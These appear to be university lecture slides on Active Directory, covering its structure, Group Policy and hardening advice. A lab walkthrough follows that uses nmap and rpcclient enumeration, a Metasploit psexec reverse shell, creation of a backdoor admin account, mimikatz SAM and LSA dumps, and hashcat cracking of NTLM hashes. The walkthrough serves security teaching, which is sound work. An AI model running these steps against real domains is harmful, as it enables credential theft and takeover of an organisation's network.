


10. Active Directory



Microsoft

Active Directory



Systems used

- Kali VM
 - Windows 2019 Server VM
 - Optional: Windows VM
-
- Using the techniques covered in the lecture requires running multiple VMs at once
 - If it's more than can be run on a laptop, you can try the setup by running VMs with peers in the labs, or using a more powerful desktop machine if you have one.
-
- Topics covered
 - Many of the previously covered techniques but on AD:
 - Privilege Escalation
 - Password cracking
 - Reverse shells
 - Etc...

Active Directory


- Active Directory – umbrella term for a range of technologies that allow an organisation to run a directory service, manage permissions and control access to network resources.
- These technologies
 - store information about users, groups, computers, printers and other devices
 - handle authentication (verifying who you are) and authorization (what you can do)
 - Analogy: address book + organizational rulebook

Why AD matters

- One of the most widely used systems for centralised user and computer management in organisations.
- Alternatives exist, e.g., LDAP directories, Azure AD, FreeIPA, but AD remains the dominant on-premises solution.

Active Directory

- What “things” exist in AD?
- Key entities:
 - Objects
 - Users, Machines etc.
 - Domains
 - Some collection of objects and policies, with a DNS domain name (e.g. `mydept.bigcorp.example.com`)
 - Trees and Forests
 - Collections of domains
 - Domains in trees and forests “trust” each other
 - Groups
 - Collections of users, computers, or other groups
 - Policy
 - Rules covering sets of users etc



Domains, trees and forests

- Domain

- a group of computers, users, and resources managed together
- Each domain has a unique DNS name
- Basic building blocks of Active Directory.

- Tree


- A tree is made up of one or more domains that share a continuous DNS name space.
- Example: example.com with subdomains sales.example.com and hr.example.com.
- Domains in a tree trust each other automatically.
- Trees result from naming choices, not resource boundaries
 - e.g. example.com and sales.example.com are in the same tree because of their names – but that doesn't imply there's any kind of security boundary between them

• Forest

- A forest is the top-level “container” in Active Directory.
- Holds one or more trees that may have different DNS names.
- All trees in a forest share:
 - common directory schema (rules for what AD stores – e.g. custom properties)
 - common global catalogue (used to find things across domains).
 - Trust relationships (so users/resources can interact).
- Nothing in AD replicates outside the forest boundary.


Trees and Forests

- Active Directory is set up in a hierarchical tree structure.
- A forest is at the top, containing one or more domains that can have their own nested subdomains.
 - A forest can contain multiple domains, and each of these domains can include its own subdomains.



Trees and Forests

- Active Directory is set up in a hierarchical tree structure.
- A forest is at the top, containing one or more domains that can have their own nested subdomains.
- A forest can contain multiple domains, and each of these domains can include its own subdomains.



Domain Controller (DC) and Domain

- Domain Controllers (DC)

- Servers that run the Active Directory Domain Services
- Store and manage a copy of the Active Directory database.
- Handle authentication (e.g. logins) and authorisation requests.
- Enforce security policies for the domain.
- Also run the Kerberos Key Distribution Center (KDC) service.
- Multiple DCs can exist for fault tolerance and load balancing.

- KDC

- KDC issues tickets (like identity tokens) to prove who you are.
- Lets users and computers access resources securely without sending passwords.
- Runs on the Domain Controller.

Groups

- Groups are tools for organising users and managing permissions
- Each group has a *scope*, which defines which domains it can grant access in
- Three main group scopes:
 - Domain local - permissions within a single domain
 - Global - for *members* from one domain, with *permissions* across domains
 - Universal - members and permissions across multiple domains within a forest

Groups

- Domain local
 - Often used as a “permissions container”
- Global
 - Is created in one domain, can only add accounts from that same domain
 - But allows *access* to resources in some other domain
 - Can be added to other global and local groups.
 - Changes are lightweight, as replication is limited to the domain.
- Universal
 - Use when permissions and users span multiple domains in a forest.
 - Adding/removing members triggers replication to the Global Catalog, so avoid excessive changes.
 - Best practice: use only when needed, otherwise prefer Global or Domain Local groups.

Group Policy

- Group Policy lets administrators control settings for users and computers centrally.
- Without AD, settings can only be changed on each machine individually.
- With AD, settings can be applied to many computers or users at once.
- Policies can be applied at different levels, from single machines up to the entire domain.

Group Policy

- Windows settings are part of a Group Policy that let administrators configure computers and user environments.
- Settings are applied automatically when users log in or machines start.
- Some common areas that can be configured:
 - Environment – set environment variables or paths.
 - Files & Folders – create, delete, or restrict access to files/folders.
 - Registry – adjust system or application settings centrally.
 - Network Shares – control access to shared folders.
 - Shortcuts – deploy desktop or Start menu shortcuts.

Group Policy

- The settings can also make changes to other areas, found under the Control Panel:
 - Data Sources
 - Devices
 - Folder Options
 - Local users and Groups
 - Network Options
 - Power Options
 - Printers
 - Scheduled Tasks
 - Services
 - Internet Settings
 - Regional Options
 - Start Menu

Active Directory Events

- AD domain controllers record important activities and security events on domain controllers.
- Helps administrators monitor, troubleshoot, and secure the network.
- e.g. User logons and logoffs, changes to user accounts or groups, detection of suspicious activity (e.g., replay attacks)
- Event IDs (shown in the diagram) are unique numbers that identify each type of event.
- Monitoring key events is a core part of securing and auditing an AD environment.

Windows Event ID	Description
4618	A security event pattern has been recognised
4649	A replay attack was detected
4719	A system audit policy was changed
4765	SID History added to an account
4766	The attempt failed to add SID History account
4794	Attempt to launch Directory Services Restore mode
4897	Role separation enabled
4964	Special groups have been assigned a new logon
5124	Security updated on OCSP Responder Service
1102	Audit log was cleared

Securing AD

- Domain Controller (DC) is central to authentication and access control in the domain.
- If a DC is compromised, attackers can access credentials and tamper with permissions.
- Best practices:
 - Ensure **physical security** of DCs
 - **Limit** installed software and roles to reduce attack surface
 - Standardise configuration; avoid manual changes/tweaks unless necessary

Securing AD – password policy

Purpose:

- Ensure users create strong, secure passwords for AD accounts.
- Control length, complexity, and reuse rules centrally.

Best practices:

- Follow the NIST password guidelines
 - <https://pages.nist.gov/800-63-3/sp800-63b.html>
- Single strong password > regularly updated weak passwords
- Make requirements user-friendly to avoid risky workarounds (e.g., sticky notes).
- Monitor administrative password changes carefully.

Securing AD – group policy

- Group policy – what it is

- lets administrators apply settings and rules consistently across many users and computers.
- helps enforce security, standardise configuration, and reduce manual mistakes.

- Best practices

- Monitor changes to security group memberships (granting, modifying, or removing privileges).
- Review policies regularly to ensure they remain appropriate.
- Remove unnecessary privileges from users.
- Watch for unauthorized modifications to AD accounts.

Common mistakes managing AD

- Using admin accounts for everyday tasks – increases risk if credentials are compromised.
- Giving users too many privileges instead of limiting access to what they need.
- Weak or poorly enforced password policies.
- Inadequate backups or recovery plans.
- Failing to monitor changes and audit activity in AD.
- Leaving unused or stale accounts active.

Even small mistakes can compromise security!

Active Directory: Windows vs Azure

- Windows AD (on-premises)
 - Runs on servers managed and controlled by the organisation.
 - Manages users, computers, and security policies on the local network.
 - AD server could be physically local, or cloud hosted and “joined” to org via a VPN
- Azure AD (cloud-based)
 - Runs on Microsoft’s cloud servers; Microsoft manages the infrastructure, while the organisation manages users, devices, and access.
 - Primarily used for cloud applications and identity management.
 - Does not include all features of traditional Windows AD (e.g., full Group Policy for devices).
 - Continuously evolving; useful for organisations moving to the cloud.

Exploiting AD

- Demonstrating this requires 2 VMs running

- Kali
- Windows Server



- The exploits covered in the labs are different to the ones covered in the lectures.
- We assume here AD DS is set up, and an attacker has found some user credentials (see coverage of this in the labs).



Exploiting AD

• Scan for the DC details

```
(jin@kali)-[~]
$ sudo nmap -sV -O 192.168.68.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 23:43 AWST
Nmap scan report for 192.168.68.13
Host is up (0.0022s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2022-09-10 06:43:32Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: dc.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: dc.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: F6:B7:6E:4D:7B:FC (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
```

- You can discover more details using the found credentials
- E.g., connect to the Domain Controller using credentials:

```
rpcclient -U testuser1 192.168.68.13
```

- Then try these commands
 - srvinfo - basic info about the server, like OS version, domain name.
 - enumdomains - list all domains available on the server
 - querydomaininfo - display domain details (e.g., SID, policy info)
 - enumdomusers - list users in the domain
 - enumdomgroups - list groups in the domain
 - querygroup 0x200 – querygroup <ID> shows info about a specific group (e.g., members)
 - queryuser 0x455 - show info about a specific user account

Exploiting AD

- Enumerating all these commands can be tedious.
- They are packaged into automated scripts in metasploit.
- The scripts can be used to get details automatically.
 - E.g., against the LDAP service running
 - `nmap -n -sV --script "ldap* and not brute" 192.168.68.13`

```
(jin@kali)-[~]
$ sudo nmap -n -sV --script "ldap* and not brute" 192.168.68.13
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-09 23:47 AWST
Nmap scan report for 192.168.68.13
Host is up (0.0029s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2022-09-10 06:47:35Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: dc.local, Site: )
| ldap-rootdse:
| LDAP Results
| <ROOT>
|   domainFunctionality: 7
|   forestFunctionality: 7
|   domainControllerFunctionality: 7
|   rootDomainNamingContext: DC=dc,DC=local
|   ldapServiceName: dc.local:dc-01$@DC.LOCAL
|   isGlobalCatalogReady: TRUE
|   supportedSASLMechanisms: GSSAPI
|   supportedSASLMechanisms: GSS-SPNEGO
|   supportedSASLMechanisms: EXTERNAL
|   supportedSASLMechanisms: DIGEST-MD5
|   supportedLDAPVersion: 3
```

Exploiting AD

- If you have found a valid credential, then you can also use `ldapdomaindump` to get an overview of the DC (covered in the labs)

```
ldapdomaindump 192.168.68.13 -u  
'DC\testuser1' -p 'StrongPassword1'  
--no-json --no-grep
```

```
(jin@kali)-[~/cits3006/lect9]  
$ ldapdomaindump 192.168.68.13 -u 'DC\testuser1' -p 'StrongPassword1' --no-json --no-grep  
[*] Connecting to host...  
[*] Binding to host  
[+] Bind OK  
[*] Starting domain dump  
[+] Domain dump finished
```

test admin		test admin	testadmin	Group Policy Creator Owners, Domain Admins, Enterprise Admins
domain_computers_by_os.html	domain_groups.html	domain_trusts.html	domain_users.html	
domain_computers.html	domain_policy.html	domain_users_by_group.html	Admins	


Exploiting AD

- One of the users (sql database) has description that reveals the password!
- In the lab, try to create this account also.

file:///home/jin/cits3006/lect9/domain_users.html 67%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Domain users											
CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
sql database	sql database	sql database	Group Policy Creator Owners , Domain Admins , Enterprise Admins , Schema Admins , Administrators	Domain Users	09/01/22 17:59:36	09/01/22 18:42:18	01/01/01 00:00:00	NORMAL ACCOUNT, DONT_EXPIRE_PASSWD	09/01/22 17:59:36	1109	the password is StrongPassword4
test user3	test user3	testuser3		Domain Users	09/01/22 17:57:37	09/01/22 17:57:37	01/01/01 00:00:00	NORMAL ACCOUNT, DONT_EXPIRE_PASSWD	09/01/22 17:57:37	1107	
test user2	test user2	testuser2		Domain Users	09/01/22 17:57:12	09/01/22 17:57:12	01/01/01 00:00:00	NORMAL ACCOUNT, DONT_EXPIRE_PASSWD	09/01/22 17:57:12	1106	
test admin	test admin	testadmin	Group Policy Creator Owners , Domain Admins , Enterprise Admins , Schema Admins , Administrators	Domain Users	09/01/22 17:56:30	09/01/22 18:42:18	09/10/22 06:42:01	NORMAL ACCOUNT, DONT_EXPIRE_PASSWD	09/01/22 17:56:30	1105	
test user1	test user1	testuser1		Domain Users	09/01/22 17:54:15	09/01/22 18:24:14	09/10/22 05:48:02	NORMAL ACCOUNT, DONT_EXPIRE_PASSWD	09/01/22 17:54:15	1104	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	08/29/22 08:13:11	09/01/22 17:42:18	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL ACCOUNT	08/29/22 08:13:11	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	08/28/22 17:04:39	08/28/22 17:04:39	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners , Domain Admins , Enterprise Admins , Schema Admins , Administrators	Domain Users	08/28/22 17:04:39	09/10/22 05:46:50	09/10/22 06:06:18	NORMAL ACCOUNT, DONT_EXPIRE_PASSWD	09/01/22 22:00:48	500	Built-in account for administering the computer/domain



Exploiting AD

- From the list of services – no SSH service is available on the DC.
 - Even if you know the admin credentials, you cannot log in directly from a remote shell.
 - SMB and RPC let you enumerate AD but don't give a full command shell
 - We assume physical access is not feasible.
- But Metasploit can be used to get a reverse shell on the DC
- One approach: by exploiting PsExec
 - PsExec: a tool to run commands on a remote Windows machine using valid credentials
 - Used by admins for remote tasks, and by pen testers to open a shell when direct login isn't possible.
 - If you have an account with sufficient privileges, PsExec can launch a process on the Domain Controller, effectively giving you control over it remotely
- This assumes that you have found some accounts that can log into manage AD.
 - One account shown below (but you can also use the testadmin account made in the lab)

sql database	sql database	sqldatabase	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	09/01/22 17:59:36	09/01/22 18:42:18	01/01/01 00:00:00	NORMAL ACCOUNT, DONT_EXPIRE_PASSWD	09/01/22 17:59:36	1109	the password is StrongPassword4
--------------	--------------	-------------	--	------------------------------	----------------------	----------------------	----------------------	---------------------------------------	----------------------	------	------------------------------------

Exploiting AD

- Example - exploit psexec to gain a reverse shell

```
msf6 > search psexec
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/impacket/dcomexec	2018-03-19	normal	No	DCOM Exec
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/Etern
SMB Remote Windows Code Execution					
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/Etern
SMB Remote Windows Command Execution					
3	auxiliary/scanner/smb/psexec_loggedin_users		normal	No	Microsoft Windows Authentica
ation					
4	exploit/windows/smb/psexec	1999-01-01	manual	No	Microsoft Windows Authentica
5	auxiliary/admin/smb/psexec_ntdsgrab		normal	No	PsExec NTDS.dit And SYSTEM Hi
6	exploit/windows/local/current_user_psexec	1999-01-01	excellent	No	PsExec via Current User Toker
7	encoder/x86/service		manual	No	Register Service
8	auxiliary/scanner/smb/impacket/wmiexec	2018-03-19	normal	No	WMI Exec
9	exploit/windows/smb/webexec	2018-10-24	manual	No	WebExec Authenticated User Co
10	exploit/windows/local/wmi	1999-01-01	excellent	No	Windows Management Instrument

```
d Execution
```

```
Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi
```

```
msf6 > use 4
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/psexec) > show options
```

```
msf6 exploit(windows/smb/psexec) > show options
```

```
Module options (exploit/windows/smb/psexec):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.68.13	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The SMB service port (TCP)
SERVICE_DESCRIPTION		no	Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME		no	The service display name
SERVICE_NAME		no	The service name
SMBDomain	dc.local	no	The Windows domain to use for authentication
SMBPass	StrongPassword4	no	The password for the specified username
SMBShare		no	The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write f
SMBUser	sqldatabase	no	The username to authenticate as

```
Payload options (windows/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.68.8	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic

Don't forget to set the payload to
windows/x64/meterpreter/reverse_tcp
Forgot to screenshot

Exploiting AD

- Shown getting access to local admin account
 - In practice, you may gain a different privilege on the DC as an AD administrator.
 - In the lb setup, testadmin account has full privileges (which is not best practice).
 - Once we system privileges on a DC, it's possible to do almost anything
 - Refer to Windows privilege escalation for more things you could try

```
msf6 exploit(windows/smb/psexec) > run
```

```
[*] Started reverse TCP handler on 192.168.68.8:4444
[*] 192.168.68.13:445 - Connecting to the server...
[*] 192.168.68.13:445 - Authenticating to 192.168.68.13:445/dc.local as user 'sqldatabase'...
[*] 192.168.68.13:445 - Selecting PowerShell target
[*] 192.168.68.13:445 - Executing the payload...
[+] 192.168.68.13:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.68.13
[*] Meterpreter session 3 opened (192.168.68.8:4444 → 192.168.68.13:56011) at 2022-09-10 00:21:12 +0800
```

```
meterpreter > whoami
```

```
[~] Unknown command: whoami
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```


Exploiting AD

- If we have privilege to administer AD, we can add our own AD admin users.
- To do this, load powershell and add a new user

```
meterpreter > load powershell
Loading extension powershell... Success.
meterpreter > powershell_shell
PS > █
```

1. Create the account first
2. Provide elevated privilege
3. Check the account is enabled

```
meterpreter > powershell_execute 'New-ADUser -Name "hacker" -Accountpassword (ConvertTo-SecureString -AsPlainText "SuperSecurePassword123!" -
Force) -Enabled $true'
[+] Command execution completed:
```

```
meterpreter > powershell_execute 'net localgroup Administrators /add DC\hacker'
[+] Command execution completed:
The command completed successfully.
```

```
(jin@kali)-[~/cits3006/lect9]
$ rpcclient -U hacker 192.168.68.13
Password for [WORKGROUP\hacker]:
rpcclient $> █
```

Exploiting AD

- Trying to get a DC admin account:
- kiwi is an open-source application that allows users to view and save authentication credentials such as Kerberos tickets.
- The toolset works with the current release of Windows and includes a collection of different network attacks to help assess vulnerabilities.
 - See more from here:
<https://www.varonis.com/blog/what-is-mimikatz>
- kiwi comes with Metasploit so you don't have to install it.

```
meterpreter > load mimikatz
[!] The "mimikatz" extension has been replaced by "kiwi". Please use this in future.
[!] The "kiwi" extension has already been loaded.
meterpreter > help kiwi
```

Kiwi Commands

Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets

Exploiting AD

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DC-01
SysKey : 87f30fb9f503a25cfb4f5855f8453e08
Local SID : S-1-5-21-2368852635-2230101298-3126136539

SAMKey : 978fd56c4d0979e25c9af7b035350edc

RID : 000001f4 (500)
User : Administrator
Hash NTLM: e82d21ba7db9b1ad6479df9f3ea4816e

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount

meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : DC-01
SysKey : 87f30fb9f503a25cfb4f5855f8453e08

Local name : DC-01 ( S-1-5-21-2368852635-2230101298-3126136539 )
Domain name : DC ( S-1-5-21-3802572634-950361194-1916011074 )
Domain FQDN : dc.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {d39cdafe-d586-2305-50a5-c8623aaa55e4}
[00] {d39cdafe-d586-2305-50a5-c8623aaa55e4} 8b6bda88551d0056a11c4376a06cb594cfb20dda7dfec8f0786a66fab16a3ba4

Secret : $MACHINE.ACC
cur/hex : fe b1 a0 d8 8d 1d 99 80 f6 46 4a f6 ba af 37 0d 2e e1 32 3b 93 53 67 26 f6 31 a7 a4 2e 42 fc 64 64 cd ad .
```


Exploiting AD

- What is `lsa_dump_sam`?
- SAM (Security Account Manager) has a database that stores the hashes of all passwords.
- NTLM (Windows New Technology LAN Manager) is a suite of security protocols including authentication.
- The script is essentially saving the following registry entry:
 - `HKLM\SAM`
 - `HKLM\SYSTEM`
- Once dumped, you can retrieve the hashes from the dumped files.
 - The raw dump files are very messy, so the script does the cleaning for you.

Exploiting AD

- Save the output into a text file, then run hashcat
- Hashcat can apply brute-force, dictionary, or rule-based attacks
- `hashcat -m 1000 hashdump.txt /usr/share/wordlists/rockyou.txt`

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5e69adade51f7ea647b7459db85bcd19:::
testuser1:1104:aad3b435b51404eeaad3b435b51404ee:0a8bcd864ac3ddbdfadb713943c605f6:::
